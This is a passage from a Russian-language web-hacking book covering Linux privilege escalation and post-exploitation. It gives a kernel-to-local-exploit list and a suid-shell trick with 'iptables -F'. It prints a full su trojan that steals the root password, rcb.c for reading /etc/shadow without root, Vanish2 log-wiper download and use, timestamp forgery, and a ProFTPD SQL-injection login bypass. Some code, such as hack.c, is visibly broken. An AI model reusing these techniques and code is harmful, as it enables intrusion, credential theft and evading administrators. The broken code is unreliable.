2.4.20 — ptrace, kmod, ptrace-kmod, brk, brk2;

2.4.21 — brk, brk2, ptrace, ptrace-kmod;

2.4.22 — brk, brk2, ptrace, ptrace-kmod;

2.4.22–10 — loginx;

2.4.23 — mremap_pte;

2.4.24 — mremap_pte, uselib24;

2.4.25–1 — uselib24;

2.4.27 — uselib24;

2.6.2 — mremap_pte, krad, h00lyshit;

2.6.5–2.6.8 — krad, krad2, h00lyshit;

2.6.8–5 — krad2, h00lyshit;

2.6.9 — krad, krad2, h00lyshit;

2.6.9–34 — r00t, h00lyshit;

2.6.10 — krad, krad2, h00lyshit;

2.6.13–2.6.16 — raptor, raptor2, h0llyshit, prctl;

2.6.17–2.6.24.1 — vmsplice;

2.6–2.6.19 (32bit) — ip_append_data() 0x82-CVE-2009–2698;

2.6.30 — +/SELinux/RHEL5 Test Kernel Local Root Exploit 0day;

2.6.31 — perf_counter (x64);

2.6.1–2.6.32-rc5 — Pipe.c.

Когда у хакера есть только веб-шелл и нет возможности использовать бэк-коннект (поскольку исходящие соединения тоже фильтруются брандмауэром), то с помощью локального эксплойта можно получить права `root` через веб-шелл, а затем отключить брандмауэр. После этого можно соединиться с сервером напрямую по протоколу SSH или использовать бэк-коннект шелл. Сейчас мы разберем, как это сделать.

Прежде чем «заливать» эксплойт на сервер, нужно найти в его коде строку, выполняющую команду `/bin/sh`, и заменить эту команду запуска шелла строкой

```
system ("chmod 4755 /tmp/hack");
```

В этом случае после получения прав root эксплойтом команда chmod 4755 установит бит suid (это делает первая цифра — 4) для программы /tmp/hack и в дальнейшем будет исполняться с правами суперпользователя. Затем нужно создать файл hack.c с таким содержимым:

```
int main () {
getuid(0);
getgid(0);
file = fopen ("/tmp/cmd", r);
cmd = fgets (file);
fclose(file);
system(cmd);
}
```

Эта программа берет команду из файла /tmp/cmd и выполняет ее, а поскольку для программы /tmp/hack установлен бит suid, команда выполнится от имени суперпользователя. Далее хакер заливает ее текст на сервер в каталог /tmp и компилирует с созданием бинарного файла /tmp/evil. В результате после компиляции и успешного запуска видоизмененного эксплойта на том же сервере у него будет полноценный рутовый шелл, выполняющий команду, прописанную в файле /tmp/cmd. Почему мы не включили выполнение команды из файла в код самого эксплойта? Потому что многие эксплойты работают нестабильно, то есть не каждый раз дают права root, а некоторые вообще позволяют получить эти права только один раз (как эксплойт do_brk).

Когда эксплойт отработает успешно, хакер, чтобы узнать правила брандмауэра, записывает в /tmp/cmd строку

```
iptables -t nat -nvL
```

Затем, ознакомившись с правилами, он отменяет их командой

```
iptables -F
```

После этого уже ничто не мешает ему напрямую подключиться к компьютеру.

Далее он может установить поддельную версию программы iptables с сокрытием своих правил (выводящую по запросу предыдущие правила) или просто загрузить в веб-каталог PHP-шелл и установить у него бит suid, чтобы шелл исполнялся с правами root.

Часто бывает, что новейший эксплойт — так называемый эксплойт нулевого дня (0-day) покупается (или выменивается) хакером в откомпилированном виде, а это означает, что изменить его код не удастся. Но и на этот случай у хакеров есть действенный способ. Обычно эксплойт вызывает оболочку /bin/sh, непосредственно обращаясь к ней. Напишем сценарий для запуска эксплойта:

```
#!/bin/sh
alias "/bin/sh" "chmod 4755 /tmp/evil"
```

Далее идет запуск самого эксплойта. Тем самым вместо /bin/sh с правами root запускается команда chmod.

В качестве «домашнего задания» предлагаю вам попытаться получить права root на системе **Back Track 4**. Там использована более новая версия ядра (2.6.30),

и ни один из эксплойтов, которые я для нее нашел, так и не дал мне прав root. Но время идет, появляются новые эксплойты. Может быть, у вас что-то получится? ☺

Но что делать хакеру, если ни один из доступных эксплойтов не дает прав root? Предположим, что у хакера есть логин и пароль некоего непривилегированного пользователя. Тогда, просматривая файл .bash_history, можно проверить, не запускал ли этот пользователь команду su (switch user), переключаясь на суперпользователя. В этом случае хакеру можно попробовать подменить команду su своей троянской программой, которая перехватит пароль. Для этого в домашнем каталоге пользователя создается скрытый каталог:

```
mkdir .elm
```

Можно задействовать имеющийся каталог, например .ssh, нужно только не забыть изменить название при применении эксплойта. Дальше хакеру нужно отредактировать (или создать) файл .bashrc, включив в него следующую строку:

```
PATH=$HOME/.elm:$PATH
```

Эта строка добавляет в начало пути поиска исполняемых файлов скрытый каталог .elm. Теперь, если пользователь введет команду su без указания полного пути (что обычно и происходит), команда su будет исполняться из каталога хакера, а не из каталога /bin, как это было ранее. Троянскую программу su.c, которая была написана хакером FA-Q в далеком 1999 году, можно скачать с адреса http://www.packetstormsecurity.org/trojans/index7.html. На всякий случай приведу ее текст полностью:

```
/* su trojan ribbed — by FA-Q
 * werd to lwn for his help.
 * mkdir .elm
 * cc -o ~/.elm/su su.c
 * edit .bash_profile or .bashrc
 * add PATH=$HOME/.elm:$PATH
 */
#include <stdio.h>
#include <stdlib.h>
#define SU_PASS "/tmp/.rewt"
main (int argc, char *argv[])
{
   char *key;
   char buf[24];
   FILE *fd;
   key = (char *)getpass ("Password:");
   fd = fopen(SU_PASS,"w");
   fprintf(fd, "pass: %s\n", key);
   fclose(fd);
   printf ("su: incorrect password\n");
   sprintf(buf, "rm %s", argv[0]);
   system(buf);
   exit (1);
}
```

Откомпилировать эту программу можно командой

```
cc -o ~/.elm/su su.c
```

Если имя каталога другое, замените его. Как работает эта программа? Она спрашивает у пользователя пароль и сохраняет его в файле /tmp/.rewt, а затем выводит сообщение о том, что пароль неверный, удаляет себя и завершает работу. При этом пользователь обычно думает, что при наборе пароля нечаянно нажал не ту клавишу, и вновь выполняет команду su. Поскольку троянская программа уже себя удалила, выполняется нормальная программа su. А хакеру остается только узнать пароль, заглянув в файл /tmp/.rewt. Тем не менее, как я выяснил, эта программа содержит ошибку, из-за которой файл программы не удалится. Однако ошибку можно легко исправить. Вот строка с ошибкой:

```
sprintf(buf, "rm %s", argv[0]);
```

Вместо нее нужно ввести примерно такую строку:

```
sprintf(buf, "rm /home/user/.elm/%s", argv[0]);
```

То есть нужно указать в команде rm полный путь к троянскому файлу su. В некоторых системах (таких, как DVL) сообщение «su: incorrect password» нужно заменить другим, стандартным для этой системы, например: «Sorry».

Тем не менее при работе этой программы в DVL у меня были определенные проблемы, в то же время в системе BackTrack 4 программа отработала нормально (рис. 0D.2).



Рис. 0D.2. Использование троянской программы su

Я заранее создал пользователя uri и его домашний каталог (home/uri). После всех необходимых приготовлений и запуска программы su введенный мною пароль пользователя root сохранился в скрытом файле в каталоге /tmp. Троянская программа удалила себя, но при повторном запуске su возникла проблема — интерпретатор bash искал файл su почему-то только в каталоге /home/uri/.elm, и не нашел. Для хакера это, конечно, провал, а для наших учебных целей вполне нормально. Пришлось запустить su с указанием полного пути: /bin/su. Кстати, постоянный запуск таких программ, как su, часто подменяемых хакерами, с указанием полного пути (например, /bin/su), позволяет не бояться подобных троянов. Неплохо периодически с помощью команды echo $PATH проверять содержимое переменной $PATH на предмет появления новых странных каталогов.

Троянская программа su может распознаваться некоторыми антивирусами, так что хакер старается так изменить программу, чтобы антивирус ее не видел.

Я иногда удивляюсь тому, какой бред можно встретить на сайтах, посвященных программному обеспечению для борьбы со шпионскими программами. Например, на страничке http://www.spywaredb.com/remove-su-trojan-ribbed/ я нашел следующую информацию (на английском):

> **Su trojan ribbed** является одной из **троянских** шпионских программ. Обнаружение этой программы на вашем компьютере означает, что ваш компьютер заражен **трояном** и критические данные могут быть в опасности или даже утрачены. Чтобы удалить Su trojan ribbed автоматически, загрузите Spyware Doctor. Чтобы удалить трояна Su trojan ribbed вручную, удалите файл su.c.txt.

Особенно меня умилило расширение .txt ☺. Если вы помните, мы нигде не упоминали файл su.c.txt. Да и удалять надо не исходный текст трояна (его обычно удаляет сам хакер, чтобы не вызвать подозрений), а поддельный исполняемый файл su. А если он уже сам удалился, надо искать подозрительные скрытые файлы в каталоге /tmp и записывать туда неверный пароль в надежде, что хакер еще не успел эти файлы просмотреть. А верно здесь только то, что система действительно скомпрометирована, то есть хакер уже знает пароль как минимум одного законного пользователя. Поэтому надо принимать неотложные меры по смене всех паролей, обнаружению и закрытию путей вторжения, а не просто удалять один файл. И никакой чудесный «Spyware Doctor» не поможет, решение этой проблемы — работа для антихакера. А единственное назначение таких пугающих сообщений на сайтах производителей программ — «впарить» свой продукт доверчивым потребителям.

А как посмотреть содержимое файла /etc/shadow или другого файла, не обладая правами root? Есть один весьма древний способ. Вряд ли он будет работать на современных машинах, но я просто приведу его здесь для информации, чтобы вы подивились изобретательности хакеров. Используемая в системе версия libc должна иметь маркировку 5.4.7. Также должен существовать один из перечисленных файлов с установленным битом suid: ping, traceroute, rlogin или ssh.

1. Введите в командной строке команду bash, чтобы запустить оболочку bash.
2. Введите следующую команду:
   ```
   export RESOLV_HOST_CONF=/etc/shadow
   ```
3. Введите одно из перечисленных имен файлов и после него какие-нибудь буквы, например «asdf»:
   ```
   ping asdf
   ```

Если этот прием сработает, на экран будет выведено содержимое файла /etc/shadow. Вы можете заменить его любым другим файлом, права на который принадлежат пользователю root. У меня в DVL этот трюк не сработал — нужен какой-нибудь древний дистрибутив Linux. Суть метода в Интернете не объясняется, но для немного знающего администрирование и английский язык она представляется довольно очевидной. Команда ping и остальные перечисленные здесь программы (traceroute, rlogin, ssh) работают с хостами в Интернете, и в переменную RESOLV_HOST_CONF, отвечающую, по-видимому, за разрешение имени хоста, вводится не имя файла конфигурации, а имя /etc/shadow. В результате, если выполняется команда для несуществующего хоста (asdf), программа выводит на экран содержимое файла, указанного в переменной RESOLV_HOST_CONF.

Приведу небольшую хакерскую программу rcb.c, эксплуатирующую данную уязвимость:

```
/* RCB Phraser – therapy in '96
 * Limits: Linux only, no binary files.
 * little personal message to the world: F*CK CENSORSHIP!
 */
#include <stdio.h>
void getjunk(const char *filetocat)
{ setenv("RESOLV_HOST_CONF",filetocat,1);
  system("ping xy 1> /dev/null 2> phrasing");
  unsetenv("RESOLV_HOST_CONF");
}
void main(argc,argv)
int argc; char **argv;
{ char buffer[200];
  char *gag;
  FILE *devel;

  if((argc==1) || !(strcmp(argv[1],"-h")) || !(strcmp(argv[1],"--help")))
  { printf("RCB Phraser – junked by THERAPY\n\n");
    printf("Usage: %s [NO OPTIONS] [FILE to cat]\n\n",argv[0]);
    exit(1);
  }
  getjunk(argv[1]);
  gag=buffer;
  gag+=10;
  devel=fopen("phrasing","rb");
  while(!feof(devel))
  { fgets(buffer,sizeof(buffer),devel);
```

```
    if(strlen(buffer)>24)
    { strcpy(buffer+strlen(buffer)-24,"\n");
      fputs(gag,stdout);
    }
  }
  fclose(devel);
  remove("phrasing");
}
```

В командной строке надо вводить команду

```
rcb /etc/shadow
```

Вместо `/etc/shadow` можно ввести имя другого файла в системе, который вы не можете прочитать.

Для систем Linux с версией ядра ниже 2.6.7-rc3 (которая является уже достаточно старой, но все еще может встретиться где-то в Интернете) существует эксплойт Linux Kernel 2.6.x chown() Group Ownership Alteration Exploit, меняющий групповую принадлежность любого файла, например `/etc/passwd`, так, что его может посмотреть непривилегированный пользователь. Эксплойт появился в 2004 году, автор Marco Ivaldi, текст его можно найти по адресу

```
http://www.exploit-db.com/exploits/718/
```

Что делать хакеру, если ему так и не удается получить права `root` в системе? Он не забрасывает систему насовсем, а запоминает информацию о ней (только ни в коем случае не делает записей на бумаге!), чтобы потом, когда выйдут новые эксплойты, попробовать снова.

Хакер старается не слишком «светиться» в этой системе, потому что каждое его посещение оставляет запись в системных журналах. И когда законный пользователь войдет в систему, он увидит сообщение:

```
last login from xxx.com time:0:00 date:xx/xx/xx,
```

Это сообщение выдает IP-адрес или имя сайта, с которого хакер в последний раз заходил в систему. Чтобы немного успокоить пользователя, хакер может после входа выполнить команду `ssh localhost` и войти снова в систему с локального хоста. Тогда при следующем входе пользователь увидит следующее сообщение, почти не вызывающее подозрений:

```
last login from localhost
```

Это — простейший прием сокрытия следов вторжения, о более сложных мы поговорим в следующей главе.

0E Сокрытие следов присутствия

Одна из самых необходимых утилит на захваченной машине — **чистильщик лог-файлов**, называемый еще **логвайпером** (*log wiper*). Пока хакер взламывает веб-сайт, он оставляет множество следов в журналах (логах) веб-сервера. Кроме того, входя в систему как определенный пользователь, он постоянно оставляет следы в системных журналах. Чтобы скрыть следы своего присутствия, хакеру неплохо было бы эти файлы подчистить. Естественно, воспользоваться услугами логвайпера можно только в случае, если у хакера есть права суперпользователя (`root`), так как доступ на запись к системным журналам для всех остальных пользователей закрыт.

Чтобы полюбоваться следами взлома в логах сервера Apache, откройте в редакторе файл `/usr/local/apache/logs/access_log`. Вы увидите много интересного (рис. 0E.1).

```
127.0.0.1 - - [15/Jun/2010:23:00:35 +0000] "GET
/my.php?page=./../../../../../etc/passwd%00 HTTP/1.1" 200 715
127.0.0.1 - - [15/Jun/2010:23:45:52 +0000] "GET
/my.php?page=./../../../../../etc/shadow%00 HTTP/1.1" 200 483
127.0.0.1 - - [15/Jun/2010:23:53:40 +0000] "GET
/my.php?page=./../../../../../etc/passwd%00 HTTP/1.1" 200 715
127.0.0.1 - - [15/Jun/2010:23:53:47 +0000] "GET /my.php?page=./../../../../../etc/passwd
HTTP/1.1" 200 499
127.0.0.1 - - [16/Jun/2010:00:23:28 +0000] "GET
/my.php?page=./../../../../../etc/passwd%00 HTTP/1.1" 200 715
127.0.0.1 - - [16/Jun/2010:01:20:13 +0000] "GET /cmd.php?cmd=ls.php HTTP/1.0" 200 26
127.0.0.1 - - [16/Jun/2010:01:20:13 +0000] "GET
/inj.php?page=http://localhost/cmd.php?cmd=ls HTTP/1.1" 200 38
127.0.0.1 - - [16/Jun/2010:01:20:37 +0000] "GET /cmd.php?cmd=ls HTTP/1.0" 200 164
127.0.0.1 - - [16/Jun/2010:01:20:37 +0000] "GET
/inj.php?page=http://localhost/cmd.php?cmd=ls%00 HTTP/1.1" 200 176
127.0.0.1 - - [16/Jun/2010:01:21:39 +0000] "GET /cmd.php?cmd=ls HTTP/1.0" 200 173
127.0.0.1 - - [16/Jun/2010:01:21:39 +0000] "GET
/inj.php?page=http://localhost/cmd.php?cmd=ls HTTP/1.1" 200 185
127.0.0.1 - - [16/Jun/2010:01:23:14 +0000] "GET /cmd.php?cmd=ls HTTP/1.0" 200 123
127.0.0.1 - - [16/Jun/2010:01:23:14 +0000] "GET
/inj.php?page=http://localhost/cmd.php?cmd=ls HTTP/1.1" 200 135
```

Рис. 0E.1. Следы хакерской деятельности в журнале access_log

Многие хакерские сайте рекомендуют использовать логвайпер **Vanish2**, написанный хакером по кличке Neo The Hacker. Загрузить архив с исходным кодом можно отсюда:

`http://packetstormsecurity.org/UNIX/penetration/log-wipers/vanish2.tgz`

Эта программа чистит файлы WTMP, UTMP, lastlog, messages, secure, xferlog, maillog, warn, mail, httpd.access_log, httpd.error_log. Основное внимание следует обратить на чистку журналов messages, secure и httpd.access_log. С этой задачей Vanish2 справляется хорошо. Также сильной стороной чистильщика является отсутствие временных файлов после работы. Они создаются на время чистки, но удаляются по ее завершении.

Перейдем в каталог /tmp и скачаем файл с архивом:

```
wget -O vanish2.tgz http://packetstormsecurity.org/UNIX/
  penetration/log-wipers/vanish2.tgz
```

Затем нужно разархивировать загруженный файл:

```
tar -xzvf vanish2.tgz
```

Компилировать программу следует так:

```
gcc vanish2.c -o vanish2
```

В моей системе (**Damn Vulnerable Linux**) компилятор выдал сообщение об ошибке, указав, что у функции exit недостаточно аргументов. Пришлось в редакторе заменить все вызовы функции exit() вызовами exit(0). После компиляции я запустил программу (рис. 0E.2):

```
vanish2 nobody localhost 127.0.0.1
```



Рис. 0E.2. Компиляция и запуск программы Vanish2

Журнал utmp почистился, а журнал wtmp не был найден. К сожалению, если Vanish2 не находит какой-либо журнал, эта программа аварийно завершает работу и не чистит оставшиеся журналы. Прежде чем компилировать и запускать Vanish2, найдите в своей системе все файлы журналов и пропишите правильные пути к ним в исходном тексте. Кроме того, можно попытаться так отредактировать исходный текст, чтобы программа продолжала работу в любом случае. Для этого перед каждым аварийным выходом exit(0), когда не найден очередной файл журнала, нужно поставить символы комментария, вот так:

```
// exit(0);
```

Путь к журналам access_log и error_log мне пришлось изменить. После этого программа отработала, как показано на рис. 0E.3. Журнал access_log, например, очистился полностью, потому что к нашему сайту доступ осуществлялся только с адреса 127.0.0.1. В реальной жизни из него удаляются только записи с IP-адресом хакера, множество же других записей остается. Таким образом, администратор не сможет узнать, кем, когда и как именно был взломан его сервер.



Рис. 0E.3. Результат работы подправленной программы Vanish2

Пожалуй, единственный недостаток Vanish2 — скорость работы. По информации сайта hacker-pro, в ходе тестирования этой программы полная очистка двухнедельных логов сервера заняла около 10 минут.

Другие чистильщики лог-файлов вы можете найти по адресу

http://packetstormsecurity.org/UNIX/penetration/log-wipers/

Но что делать, если хакеру не удалось получить привилегии root в системе, в которую он иногда заходит под видом законного пользователя? Последние входы пользователей системный администратор легко может просмотреть командой last. Чтобы не оставлять компрометирующих следов в журналах utmp и wtmp, хакеры рекомендуют для входа задействовать программу ssh с параметром -T (если в систему разрешен вход пользователей без выделения псевдотерминала). В этом случае псевдотерминал не создается, соответственно, не создается и запись в этих журналах. В программе PuTTY под Windows тоже есть аналогичная опция, устанавливаемая на вкладке SSH ▸ TTY (Don't allocate a pseudo-terminal). Но об этом мало кто знает.

Если хакер редактирует в системе какие-то файлы, он запоминает время их создания, а потом, после изменения файлов, использует команду touch с опцией -t, чтобы вернуть прежнее время их создания. Формат команды следующий:

touch -t ГГГГММДДЧЧММ[.сс] *имя_файла*(*или каталога*)

Здесь ГГГГ — год, ММ — месяц, ДД — день, ЧЧ — часы, ММ — минуты. В квадратных скобках указан необязательный параметр — секунды. Также, если хакер создал новые файлы и каталоги, можно заменить время их создания более ранним, чтобы не вызвать подозрений. Например, чтобы изменить время создания файла file.c на 27 июня 2009 23 часа 35 минут и 22 секунды, нужно ввести следующую команду:

```
touch -t 200906272335.22 file.c
```

К сожалению для хакера, эта команда не всегда разрешена для обычных пользователей.

0F Исследование системы

Благодаря исследованию системы хакеру удается проникнуть в чужой компьютер, закрепиться в нем, повысить свои привилегии, проникнуть в другие системы. Исследовать систему хакеру нужно на всех этапах, но особенно результативно исследование после получения прав `root`, потому что тогда ему открывается доступ ко всем файлам и ко всем командам.

Имея доступ к шеллу системы, хакер может сделать, например, следующее. Посмотреть, кто работает в системе в данный момент (командой `w` или `who`) и кто входил в систему в последнее время (командой `last`). Чтобы узнать, когда входил в систему конкретный пользователь, применяется команда `last` *имя_пользователя*. Можно также получить информацию об интересующем пользователе (командой `finger`). Если у хакера еще нет содержимого файлов `/etc/passwd` и `/etc/shadow`, он может получить его. Если файлы большие, можно их скопировать в каталог, доступный по протоколу FTP, а затем забрать оттуда. А если используется программа PuTTY, можно включить протоколирование, выбрав в меню команду Session ▸ Logging (Printable Output). Тогда весь вывод консоли будет отправляться в файл журнала `putty.log` (или в другой, указанный хакером). Далее можно вывести содержимое файлов командой `cat` и после этого просмотреть это содержимое в файле журнала.

Просмотр доступных файлов может натолкнуть хакера на новые мысли. Иногда могут существовать копии старых файлов `/etc/shadow`, доступные для чтения всем пользователям (с именем типа `/etc/shadow.old` или просто `shadow`, но в другом каталоге). Если в системе для аутентификации пользователей применяется протокол LDAP, можно просмотреть каталог `/usr/local/openldap/backup` на предмет наличия копии базы данных LDAP в текстовом виде. В этой базе, помимо прочей информации о пользователях, находятся хэши паролей, дополнительно кодированные по алгоритму base64. Простой сценарий на языке Perl, описанный в главе 0C, поможет извлечь и раскодировать хэши паролей, после чего их можно взламывать при помощи программы John The Ripper.

Историю вводимых пользователем команд хакер может изучать по файлу `.bash_history`. Особенно ему интересен этот файл в каталоге суперпользователя

(root). Кроме того, хакер может исследовать файлы сценариев (с расширением .sh и т. п.).

В ходе исследования системы хакер изучает действия суперпользователя, смотрит, какие меры тот предпринимает для обнаружения вторжения хакеров. Для этого он ищет в домашнем каталоге root файлы и каталоги с именами hack, hacking, hacker, intruder и т. п. Например, название сценария наподобие check_intruder.sh говорит хакеру о том, что этот сценарий проверяет систему на возможные вторжения. Естественно, хакер внимательно изучает этот сценарий, чтобы не быть пойманным, и при необходимости слегка редактирует его, чтобы тот не обнаружил вторжение.

Хакер обязательно просматривает файлы /etc/hosts и ssh/known_hosts, чтобы узнать, с какими хостами можно соединиться с данного компьютера. Пароль пользователя root на нескольких сайтах домена может быть одинаковым. А если пароль пользователя root неизвестен, но хакер получил права root при помощи эксплойта, он может просто применить для соединения с родственными хостами команду ssh:

```
ssh root@other-host.net
```

При этом на другом хосте должен быть разрешен вход суперпользователя с первой машины без пароля.

10 Алгоритмы получения контроля над сервером

Здесь мы рассмотрим некоторые алгоритмы проникновения хакера на сервер, основываясь на материале предыдущих глав. Для простоты я разделил все возможные ситуации на 3 большие группы (рис. 10.1).

Сделаю некоторые пояснения к схеме. Под SQL-инъекцией понимаются как обычная, так и слепая инъекции. Использование XSS осталось за пределами схемы.

Несмотря на то, что на схеме в качестве одной из целей указан дефейс сайта (или массовый дефейс сайтов), хакер обычно к данной цели не стремится по причине того, что его могут «вычислить» и перекрыть доступ к системе. Дефейс хакер выполняет только в том случае, если для других применений данная система его не интересует (непригодна). Теоретический пример случая почти полной непригодности системы: открыт только доступ по протоколу FTP, но по соображениям безопасности в PHP отключены все функции, отвечающие за выполнение команд системы (`system()`, `passthru()` и `shell_exec()`), а perl- и python-сценарии не выполняются. Таким образом, хакер не может выполнить загруженный в систему веб-шелл, и дальнейшее проникновение через Веб оказывается невозможным. Тем не менее систему все-таки можно использовать как промежуточное звено для хранения файлов, которые затем будут скачиваться на другие уязвимые системы.

Отмечу, что самым «экологически чистым» способом является вход в систему от имени законного пользователя без создания псевдотерминала (там, где это возможно).

Независимо от того, получил хакер права `root` или нет, он может годами сохранять доступ к данному компьютеру.

Описанная схема, конечно, не может охватить всего богатства реальных ситуаций, но она дает вам некоторое представление о том, как хакер может проникнуть в систему и закрепиться в ней. Настоящий хакер всегда стремится не только получить доступ к системе, но и сохранить его на возможно более длительное время.



Рис. 10.1. Схема получения несанкционированного доступа к серверу через Веб

11 Удаленные эксплойты

Существует целый класс удаленных (remote) эксплойтов, использующих уязвимости различных сервисов. Они позволяют выполнять команды в удаленной системе или вызвать в ней отказ в обслуживании. Отличительной их особенностью является «заточенность» под конкретное наименование и версию демона (службы). То есть хакеру нужно быть уверенным, что на исследуемой системе установлена именно нужная версия службы. Хотя подробное изучение таких эксплойтов выходит за рамки темы данной книги, посвященной в основном веб-хакингу (то есть хакингу через веб-сайты), мы кратко рассмотрим удаленные эксплойты на простом примере — уязвимости ftp-сервера ProFTPD. Уязвимыми являются версии от 1.3.1 до 1.3.2 rc 2, а сама уязвимость заключается в возможности SQL-инъекции. Когда пользователь (обычно клиентская программа) соединяется с ftp-сервером (через порт 21), в ответ на приглашение системы нужно ввести имя пользователя:

```
USER myuser
```

Здесь *myuser* — это логин пользователя. На следующее приглашение системы нужно ввести пароль:

```
PASS password
```

Здесь *password* — это пароль пользователя *myuser*. В случае если имя пользователя и пароль верные, система предоставляет доступ по протоколу FTP (для просмотра каталогов, скачивания, загрузки и удаления файлов). Если вместо имени пользователя указать символ `%` и добавить следом SQL-запрос, можно извлечь данные из таблицы `users` (пользователи) и обойти аутентификацию, вместо действительного пароля введя просто цифру 1:

```
USER %') and 1=2 union select 1,1,uid,gid,homedir,shell from users; --
